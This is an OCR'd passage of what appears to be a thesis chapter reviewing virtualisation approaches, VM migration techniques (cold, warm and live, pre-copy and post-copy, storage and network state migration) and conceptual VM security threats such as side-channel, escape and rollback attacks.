
CC is a network-based environment that focuses on sharing computations and resources. It is characterised as a pool of virtualised computer resources. In addition, cloud suppliers utilise virtualisation technologies combined with self-service abilities for processing resources through network frameworks; the internet and various VMs are facilitated on the same physical server. Because of this virtualisation, CC enables workloads to be sent and scaled rapidly through VMs or physical machines' fast provisioning.

Virtualisation is enabling technology for VM migration since it decouples a VM from a physical server. Using virtualisation, two or more OS's might run in a single machine with each having its resources. There are several conventional approaches to virtualisation, with differences in how each of them controls the VMs. Figure 2.7 shows the following three main virtualisation approaches, as outlined by Sabahi (2011, 2012):


a) *OS-based virtualisation*, in which the virtualisation is enabled by a host OS that supports multiple isolated and virtualised guest OSs on a single physical server in such a way that all are on the same OS kernel with exclusive control over the hardware infrastructure.
b) *Application-based virtualisation, in which the virtualisation hosted on top of the* OS. This virtualisation application then emulates each VM that contains its guest OS and related applications. This virtualisation architecture is not commonly used in commercial environments.
c) *Hybrid-based virtualisation*, in which the hypervisor is available at the boot time of the machine to control the sharing of system resources across multiple VMs. In this architecture, the privileged partitions (also called the parent partitions) managed the virtualisation platform and hosted VMs. In this architecture, the privileged partitions view and control the VMs.



(a) Operating System-based Virtualization



(b) Application-based Virtualization



(c) Hypervisor-based Virtualization

Figure 2.7: Virtualisation approaches (Sabahi, 2012)

In CC, VM migration is the method for moving a considerable amount of data and applications into a cloud; the cloud type can be public, private or hybrid (Coyne et al., 2018). A VM migration is required when customers change their computer systems or move up to new systems or when systems merge and require load balancing. Likewise, it is required when the customers move their data from one place to another inside the same cloud or from one cloud to another for some personal or business reason (Nelson, 2018).

There are two kinds of VMs:

- *Full virtualisation*: This requires processor support for virtualisation. The unmodified guest OS can run in the VM. All operations that are privileged or depend on the privileged state are intercepted by the hypervisor and simulated to provide an impression of having full control over the machine (Chisnall, 2008).
- *Para-virtualisation (PV)*: The guest OS must be aware that it runs under a hypervisor's (Xen's hypervisor) control and instead of performing privileged operations directly, it requests the hypervisor (Xen hypervisor) to conduct them. XenServer makes use of PV for I/O virtualisation; I/O requests from any other non-domain 0 VM (called domU) are sent to dom0. Dom0 is a specially privileged VM which has access to the physical hardware (Chisnall, 2008).

In support of many of the most established virtualisation organisations, the distributed management task force provides an open virtualisation format for packaging and distributing virtual appliances to achieve a standard.

2.6.1 Virtualisation security issues

CC is usually thought to be the computing infrastructure for future generations. It is an efficient method that enables users to utilise giant volumes of resources and it provides a practical, delay-free and accessible on-demand service. With the adoption of a cloud model, users lose control over physical security. Users raise concerns about whether unauthorised parties can access their data since many users share these resources over the cloud (Almorsy, Grundy, & Müller, 2016).

In the cloud model, security involves three dominant considerations (see Figure 2.8): confidentiality, integrity and availability (Harris, S., 2016). Confidentiality consists in protecting the data and information from disclosure to an unauthorised person. Integrity involves protecting the data and information from being modified by an unauthorised person. Availability includes authorised people being able to access and use the data and information whenever they require.




Figure 2.8: CC security aspects and challenges

Securing access to protected data and information is restricted to the particular level of the user who is authorised to access it. This requires mechanisms to be in place to control access to protected data. The sophistication of the access control mechanisms should be on par with the value of the information being protected; the more sensitive or valuable the information, the stronger the control mechanisms need to be. The foundation on which access control mechanisms are built starts with authentication, authorisation and encryption (Novak, Ben-Zvi, & Ferguson, 2017).

The VM can be migrated to multiple hypervisors, from any hypervisor to a target, or beginning with one cloud then on to the next hypervisor. It is a challenging task to migrate VM and it involves different security issues, such as trust, confidentiality, privacy, integrity and availability, as described in Table 2.2 (Tchernykh, Schwiegelsohn, Talbi, & Babenko, 2019).

Table 2.2: Categorisation of threats in CC

Category		Description
Trust		The idea of trust, adjusted to the case of two parties involved in a transaction, can be elaborated as follows: 'Entity A is considered to trust Entity B when Entity A believes that Entity B will behave exactly as expected and required'.
Security identification of threats	Confidentiality	Confidentiality means that only approved parties or systems can access the ensured data. The threat of data compromise increases in the cloud because of the increasing number of parties, devices and applications involved, which leads to an increase in the number of points of access.
	Integrity	A crucial part of InfoSec is integrity. Integrity means that resources can be changed only by authorized parties or in approved ways and refers to data, software and hardware. Data integrity refers to protecting data from unapproved deletion or adjustment. Software integrity refers to protecting software from unauthorised deletion, theft or modification.
	Availability	Availability refers to the data, software and hardware of a system being accessible and usable for approved clients upon request. System availability means that a system can carry on with operations even if some authorities misbehave.

2.7 VM migration

Virtualisation is a technology that is applied for sharing the capability of physical computers by dividing the resources among the OSs. VM migration is one of the advantages of virtualisation, which helps to migrate an OS across multiple physical machines. In other words, virtualisation technology aims to achieve different resource-management objectives, such as load balancing (e.g. move VMs to a less busy host and make use of the newly added capability), fault management, low-level system maintenance (e.g. move VMs off a host before it is shut down), recovery from host failure (e.g. restart VM on a different host) and resource sharing through VM migration (Choudhary et al., 2017).

Multiple hosts can become overloaded, and this can require a VM to dynamically transfer a certain amount of its load to another machine with minimal interruption to the users. This process of moving a VM from one physical host or storage location to

another is called migration (C. Clark et al., 2005). From the perspective of migration, a VM can be divided into three parts:

- Running state – Ex. Memory data, CPU states, and all external device states
- Storage data – Ex. Disk data
- The network connections between VM and its users

In particular, VM migration is a powerful management technique that gives data centre operators the ability to adapt the placement of VMs to satisfy security objectives better, improve resources utilisation and communication locality, mitigate performance hotspots, achieve fault tolerance, reduce energy consumption, and facilitate system maintenance activities. Despite these potential benefits, VM migration also poses new requirements on the secure design of the underlying communication infrastructure between VMs, such as secure migration of a VM from one host system to another.

To perform a basic VM migration configuration includes a source machine and a target machine. Both must be running integrity VM and must be able to run the guests. Both machines must conform to their operating system requirements and restrictions, and both must be able to provide the allocated resources to the guest. If the guest uses 2 GB of memory on one machine, it must use that amount on the other machine. Similarly, if the source machine can provide a guest with four virtual CPUs, the target machine must also be able to provide them.

There are three types of VM migration: cold, warm, and live.

- **Cold migration** occurs when the VM is shut down. To migrate a VM, it is first stopped, at which point the memory content of the VM is written into a directory. This file, the definition file of the VM and its disk images, is then transferred to the new host, where the VM's execution is resumed. The data can be transferred either over the network or by using some storage medium. This form of VM migration is known as *cold migration*.
- **Warm migration** occurs once both source and target hosts are available within minutes as data copy continues to stream to the target until completion. In other words, the VM on Host 1 is suspended, and the RAM and CPU registers are copied across to Host 2, which then continues some seconds later.

- **Live migration** occurs while the VM is running. In live migration, the VM is kept running during the transfer and the migration can be performed without perceivable interruption in service for the connected peers. This involves copying across the RAM while the VM continues to run, marking 'dirty' (changed) RAM pages and re-copying them, and then briefly suspending the process for the final copy (C. Clark et al., 2005).

In non-live (i.e. cold or warm) migration, all applications running on the VM are stopped or suspended during the VM migration, while in live migration, all applications continue running without any interruption. To clarify the differences between these three migration types, Table 2.3 illustrates their features and requirements (Choudhary et al., 2017; C. Clark et al., 2005; Ferris, 2019).

Table 2.3: Types of VM migration

VM type		VM power state	Change host or datastore	Shared storage required	CPU compatibility
Cloud migration		Off	Either or both	No	Different CPU families allowed
Warm migration		Suspended	Either or both	No	Must meet CPU compatibility requirements
Live migration	vMotion	On	Host	Yes	Must meet CPU compatibility requirements
	Storage vMotion	On	Datastore	No	N/A
	Enhanced vMotion	On	Both	No	Must meet CPU compatibility requirements

Moving a VM from one inventory folder/ resource pool to another folder/ resource pool in the same data centre is not a form of migration. Unlike migration, cloning a VM or copying its virtual disks and configuration files are procedures that create a new VM—copying a VMs is also not a form of migration. By using migration, the system admin can change the compute resource that the VM runs on. For instance, the system admin can move a VM from one host to another host or cluster. Depending on the power state of the VM that system admin migrates, migration can be one of the VM types, as discussed in Table 2.3.

To perform VM migration, the source and destination hosts must be configured systematically. That is, all the network and storage resources must be configured the same on both hosts. A systematic configuration includes a shared local area network, identical network interfaces configurations, storage area network-based boot disks and identical fibre channel port configurations.

There are two techniques for moving the VM's memory state from the source to the destination are 'pre-copy memory migration' and 'post-copy memory migration'. Memory migration, in general, can be classified into three phases:

- **Push phase**. The source VM continues running while certain pages are pushed across the network to the new destination. To ensure consistency, the pages modified during the transmission process must be re-sent.
- **Stop-and-copy phase**. The source VM is stopped, pages are copied across to the destination VM, and then the new VM is started.
- **Pull phase**. The new VM starts its execution, and if it accesses a page that has not yet been copied, this page is faulted in, across the network from the source VM.

2.7.1 Pre-copy memory migration

In pre-copy memory migration, the first step called the warm-up phase; the hypervisor typically copies all the memory pages from source to destination while the VM is still running on the source. After the system has completed the first step successfully, then the VM will be stopped on the original host. The remaining dirty pages will be copied to the destination, and the VM will be resumed on the destination host. The time between stopping the VM on the original host and resuming it on a destination is called 'down-time'. It ranges from a few milliseconds to seconds according to the size of memory and applications running on the VM (see Figure 2.9).




Figure 2.9: Pre-copy memory migration processes

There are a few steps to use this technology as below:

- Do not freeze VM at source; let the VM continue to run
- Copy VM's pseudo-physical memory contents to target over multiple iterations
    - The first iteration ---> copy all pages
    - Each subsequent iteration ---> copy pages that VM dirtied during the previous iteration
- Do a short stop-and-copy when a member of dirty pages is 'small enough'
- However, what if several dirty pages never converge to a small enough number?
    - After a fixed number of iterations, give up and stop-and-copy.

2.7.2 Post-copy memory migration

Post-copy VM migration is initiated by suspending the VM at the source. With the VM suspended, a minimal subset of the execution state of the VM (CPU state, registers and, optionally, non-pageable memory) is transferred to the target. The VM is then resumed at the target. Concurrently, the source actively pushes the remaining memory pages of the VM to the target – an activity known as pre-paging. At the target, if the VM tries to access a page that has not yet been transferred, it generates a page-fault. These faults, known as network faults, are trapped at the target and redirected to the source, which responded with the faulted page.

Post-copy migration sends the page exactly once over the network. In contrast, pre-copy can transfer the same page multiple times if the page is dirtied repeatedly at the source during migration. On the other hand, pre-copy retains an up-to-date state of the VM at the source during migration, whereas with post-copy, the VM's state is distributed over both source and destination. If the destination fails during migration, pre-copy can recover the VM, whereas post-copy cannot (see Figure 2.10).




Figure 2.10: Post-copy memory migration processes

- Freeze the VM first
- Migrate CPU state and minimum state to a destination

- Start VM at the target, but without its memory!
- Transfer memory by concurrently doing the following
    - Demand paging over a network
    - Actively pushing from source
    - Hopefully, most pages will be pushed before they are demand paged
- Advantage:
    - Each page transferred over the network only once
    - Deterministic total migration time
- Disadvantage:
    - Could start penalty at the destination
    - If the migration fails, then VM is lost.

2.7.3 VM Security Issues

The security of contemporary has become more critical as data have become more widely distributed. Cloud computing is usually thought to be the computing infrastructure for future generations. Sharing the cloud with other users possesses risks and concerns over security. Security overall covers mainly three aspects: Confidentiality, Integrity and Availability. These aspects are the topmost considerations in designing a security measure to ensure maximum protection. Below are just a few examples of some VMs attacks.

2.7.3.1 Cross VM Side-Channel Attacks

This attack requires the attacker to be in another VM on the same physical hardware as the victim. In this attack, the attacker and victim are using the same processor and same cache. When the attacker alternates with the victim's VM execution, the attacker can attain some information about the victim's behaviour (Gruss D. et al., 2018).

A side-channel attack makes an open door for a co-resident VM to obtain entrance data of other VM without their intermediation. It creates a bypassing method to access data. CPU cache, memory, power consumption and network used in the extraction of data inside channel attack. Software happenings will be followed by watching behaviour in hardware.

The literature on Van Bulck, J. (Van Bulk J., 2020) paper highlight the needs for CPU cache reaction time to check whether the target VM co-resident or not. Cache behaviour is analysed utilising direct regression of the values gathered by load pre-

process with a cubic spline and load indicator. A malicious VM occupies the central part of the CPU cache that targets co-resident by primary data demand.

At this point, it executes a load-measuring program over malicious VM for measuring access time of cache. This study observes and demonstrates that higher cache access to time implies more activities by co-resident. The examination proposition additionally verified with three VMs sharing a resource. Vulnerable VM investigations CPU cache access to time as well as can get data of the objective machine.

The studies of Lyu, Y., & Mishra, P. (2018) highlights the different strategies for defending side-channel attacks (e.g. Xenpump). This technique limits the effectiveness of timing channels. The transmission capacity of the synchronisation channel is restricted by including some irregular latency by Xenpump. Subsequently, confusion is made to vulnerable VM that gets channel transmission capacity. That unpredictability set up in the receiver VM in the generated latency information is a direct result of VM or hypervisor. This proposed model also decreases system performance.

2.7.3.2 VM Isolation

VMs run in the same hardware; they share all components such as processor, memory, and storage. Isolating VM logically to prevent one from intervening with another is not enough since they share computation, memory, and storage. Therefore, the data may leak when it is in computation, memory, or storage. This is a severe issue. Hence, isolation should be at the VM and hardware-level, such as processor, memory, and storage (Bazm, M. M., Lacoste, M., Südholt, M., & Menaud, J. M., 2019).

2.7.3.3 VM Escape

The VMs or a malicious user escapes from the virtual machine manager supervision. VMM controls all VMs, and it is the layer that controls how the VM, or a user uses the underlying resources such as hardware. One of the most serious scenarios is that malicious code can go through unnoticed from the VMM and interfere with the hypervisor or other guests (Wu, J., Lei, Z., Chen, S., & Shen, W., 2017).

2.7.3.4 VM Rollback Attack

A study conducted by Pothuganti, S. (2020) showed that a VM rollback attack. It accepts hypervisor is compromised already. This compromised hypervisor tries to execute VM from its older snapshot without the owner's awareness. This attack damages the target

VM's execution history and undoes security patches, and updates make it vulnerable target VM. This lets an attacker bypass the security framework.

By rollback VM state that attacks an attacker gets an opportunity to execute a brute force password attack. This will happen when a brute force attack happened target VM raises a security alert, yet bargained hypervisor brings its past depiction by rollback and allows brute force attack to be possible. However, it creates a more complex solution because it cannot recognise the typical suspend/resume and rollback attack.

Securely logging all rollback activities and evaluating them can prevent rollback attack. Indeed, even TPM can be utilised as a part of the security of log integrity. VM boot, VM suspend, VM resume, and VM resume is four hyper calls utilized to log information. Isolating and encrypting the VM'S memory hypervisor helps protect memory, hence creating a solution to the rollback attack. This solution additionally prevents hypervisor from altering or reading memory pages.

2.8 Live VM migration

Live migration helps decrease the machine (e.g. VM) migration service downtime due to large amount of storage, maintaining disk storage consistency and integrity, and improving reliability, business continuity, and disaster recovery. Live migration can simplify the movement of VMs across hosts and make it easier to manage a data centre. It can also help ensure better hardware utilisation in CC systems, optimising the distribution of VMs across the infrastructure. The VMs memory and network storage contents can be moved to stand-alone servers without interrupting availability. Power consumption is reduced, as when VMs are moved across hosts, the unused hosts can then be powered down to save energy (Hsieh, S., Liu C., Buyya, R., & Zomaya, A., 2020).

In the past, moving a VM between two physical hosts required shutting down the VM, allocating the needed resources to the new physical host, moving the VM files and starting the VM in the new host. Now, live migration makes it possible for VMs to be migrated without considerable downtime. The transfer of a VM refers to the transfer of its state; the memory, storage and network connectivity of the VM are transferred from the original guest machine to the destination machine. Thus, the process of migrating VM without any perceptible downtime is known as live VM migration (C. Clark et al., 2005).

The live VM migration process includes several stages, as shown in Figure 2.11. Two physical servers, each with a virtualisation layer, host four OSs, with one being migrated between Physical Servers 1 and 2 in the same hypervisor (both VMs run on Xen hypervisor). This takes a conservative approach to the management of migration concerning safety and failure handling.




Figure 2.11: VM live migration processes

According to Clark et al. (2005), the actual migration procedure involves six main stages (Stages 0–5), which are briefly described below:

- *Stage 0 (Pre-Migration)*: Collect all the resources needed, such as memory, CPU, disk usage, network bandwidth and the total number of processes from both active running VMs that will be migrating between two different hosts.
- *Stage 1 (Reservation)*: A request is issued to migrate a live VM migration from one physical host to another by considering that all the necessary resources are available on the receiver physical host. In addition, the VM migration system initially confirms there is an appropriate size of the container is available.
- *Stage 2 (Iterative Pre-Copy)*: During the first iteration, the memory state of the VM is pre-copied to the destination while the VM is running on the source, transferring all pages from Physical Server 1 to Physical Server 2.

After this, the virtualisation layer checks the VM memory to copy all the uncopied or 'dirtied' pages during the previous transfer phase. This means that subsequent iterations copy only those pages that were 'dirtied' during the previous stage.

- *Stage 3 (Stop-and-Copy)*: The process is suspended for about five milliseconds in the running OS instance (Toutov, Vorozhtsov, & Toutova, 2019); that is, the VM at Physical Host 1 redirects its network traffic to Physical Host 2. During this interruption, the CPU state and all memory pages are transferred from the source host (Host 1) to the destination host (Host 2). At the end of this stage, two copies of the VM memory are available in the two physical hosts. The copy of the source host will be resumed in case of any failure.
- *Stage 4 (Commitment)*: An acknowledgement of having successfully received a consistent OS image is sent to the destination physical host. After the destination physical host confirms receiving this acknowledgement message, the source physical host commits to the migration transaction, releasing all the migrated VM's resources and removing the original VM.
- *Stage 5 (Activation)*: The hypervisor issues a request to run the migrated VM on the destination physical host, and VM is activated. In this stage, the hypervisor organises the network management and keeps the same IP address.

2.8.1 Live VM Migration Strategy

From the perspective of live migration, a VM can be divided into three parts: Memory data migration, storage data migration, and network connection continuity. To avoid interrupting the services running in the migrated VM, all real-time states of a VM must be migrated to the new host. These data contain CPU states, memory data, and the buffer data of external devices. Generally, the transfer of the running state is called a memory data migration. Live VM migration hands over these three parts from the source site to the destination site (Choudhary et al., 2017). Therefore, it consists of three tasks, as shown in Figure 2.12.




Figure 2.12: Live migration strategy of VM

There are a few types of memory data migrations, each of which requires sufficient planning beforehand and validation afterwards.

2.8.1.1 Memory Data Migration

To avoid interrupting the services running in the migrated VM, all real-time states of a VM must be migrated to the new host. These data contain CPU states, memory data and the buffer data of the external devices. Generally, the transfer of the running states is called memory data migration.

Migrating the memory data of VM consists of moving the VM's memory pages from the source hardware cluster to the destination hardware while the VM is all active and running. There are three primary phases to perform the memory page migration when it comes to the integrity (in-transit data cannot be modified without the other end being aware of it) of memory data migration (see Figure 2.13).

- *Push phase* – the memory pages are pushed to the destination host while the VM is active and running. Modified pages are required to be re-sent for maintaining consistency.
- *Stop and copy phase* – The VM is stopped on the source host, memory pages are copied to the destination host, and then on the destination host, the VM is started.

- *Pull phase* – The VM executes on the destination. When a memory page is accessed which is not yet copied to the destination, it is faulted in (pulled) from the source VM across the network.




Figure 2.13: The classification of memory data migration patterns

2.8.1.2 Storage Data Migration

This task of migrating the disk image of a VM to the new location is needed when the source host and the destination host do not share a storage pool.

The type of migration undertaken determines how much system admin can be freed to work on other objectives. In storage migration, the data moving off existing arrays into more modern ones that enable other systems to access them. Offers significantly faster performance and more cost-effective scaling while enabling expected data management features such as cloning, snapshots, and backup and disaster recovery plan. Typically there are four basic types of different storage configurations are existing as below:

The most common type is shared disk where VM images are stored on centralised network storage, and in that case, when there is a migration occurs, the actual image does not have to go anywhere physically; all it passed between server A and server B, as shown in Figure 2.14, in this case in the metadata and when the protocol that is used on the shared disk.




Figure 2.14: An overview on share disk configuration

Another type of storage configuration is replicated disk. In this situation, the migration system uses an underlying hardware technology to provide that replication through the VMs. In this case, it is not a software solution; it is more of a hardware solution (see Figure 2.15).




Figure 2.15: An overview on replicated disk configuration

Remote referencing is another type of storage configuration which is using underlying network protocol like Network Block Device (NBD) (see section 2.11); when migration takes place, the disk image is not past; it is physically still in the same server originated in, but then destination server points back to the original image (see Figure 2.16).




Figure 2.16: An overview on remote referencing configuration

Finally, the last type of storage migration, called the shared-nothing situation, where there are no networked shared resources all in the storage, is the migration process with a local copy of VM server A and full copy on to the destination server (server B). There is not any sharing involved at all; it has to fully copy that entire image iteratively without disruption of the operation of the VM itself (see Figure 2.17).

Figure 2.17: An overview of a shared-nothing configuration

2.8.1.3 Database Migration

The database migrates data from one or more source databases to one or more target databases by using a database migration service. When the migration is finished, the source databases' dataset resides entirely, though possibly restructured, in the target databases. Clients that accessed the source databases are then switched over to the target databases, and the source databases are turned down. The following diagram illustrates this database migration process (see Figure 2.18).




Figure 2.18: The generic database migration architecture

After the data is completely migrated, the source databases are deleted and redirect client access to the target databases. Sometimes the migration process keeps the source databases as a fallback measure when encountering unforeseen issues with the target databases. However, after the target databases are reliably operating, the migration process eventually deletes the source databases.

With database replication, in contrast, the migration process continuously transfers data from the source databases to the target databases without deleting the source databases. Sometimes databases replication is referred to as database streaming. While there is a defined starting time, there is typically no defined completion time. The replication might be stopped or become a migration.

2.8.1.4 Network State Migration

After a VM is moved to a new location, a strategy is required to redirect its users' network connections to the new location, and with that, the network states need to be maintained to achieve a live migration. This can be achieved in a local area network (LAN) quite easily. One way is to send a gratuitous address resolution protocol (ARP) packet to the nodes in LAN and another way to send a reverse ARP. These ways cannot be implemented in a WAN as the VM's IP address space would change.

A few of the current live migration implementations use a gratuitous ARP packet such as the Xen facility, while others such as VMware use reverse ARP to maintain the network connectivity during LAN based live migration. ARP tables of the ARP packets are updated by mapping the VM's IP address to the advertised link-layer address. Correspondingly, the LAN switches update their content addressable memory tables when they receive ARP packets.

2.8.1.5 Application Migration

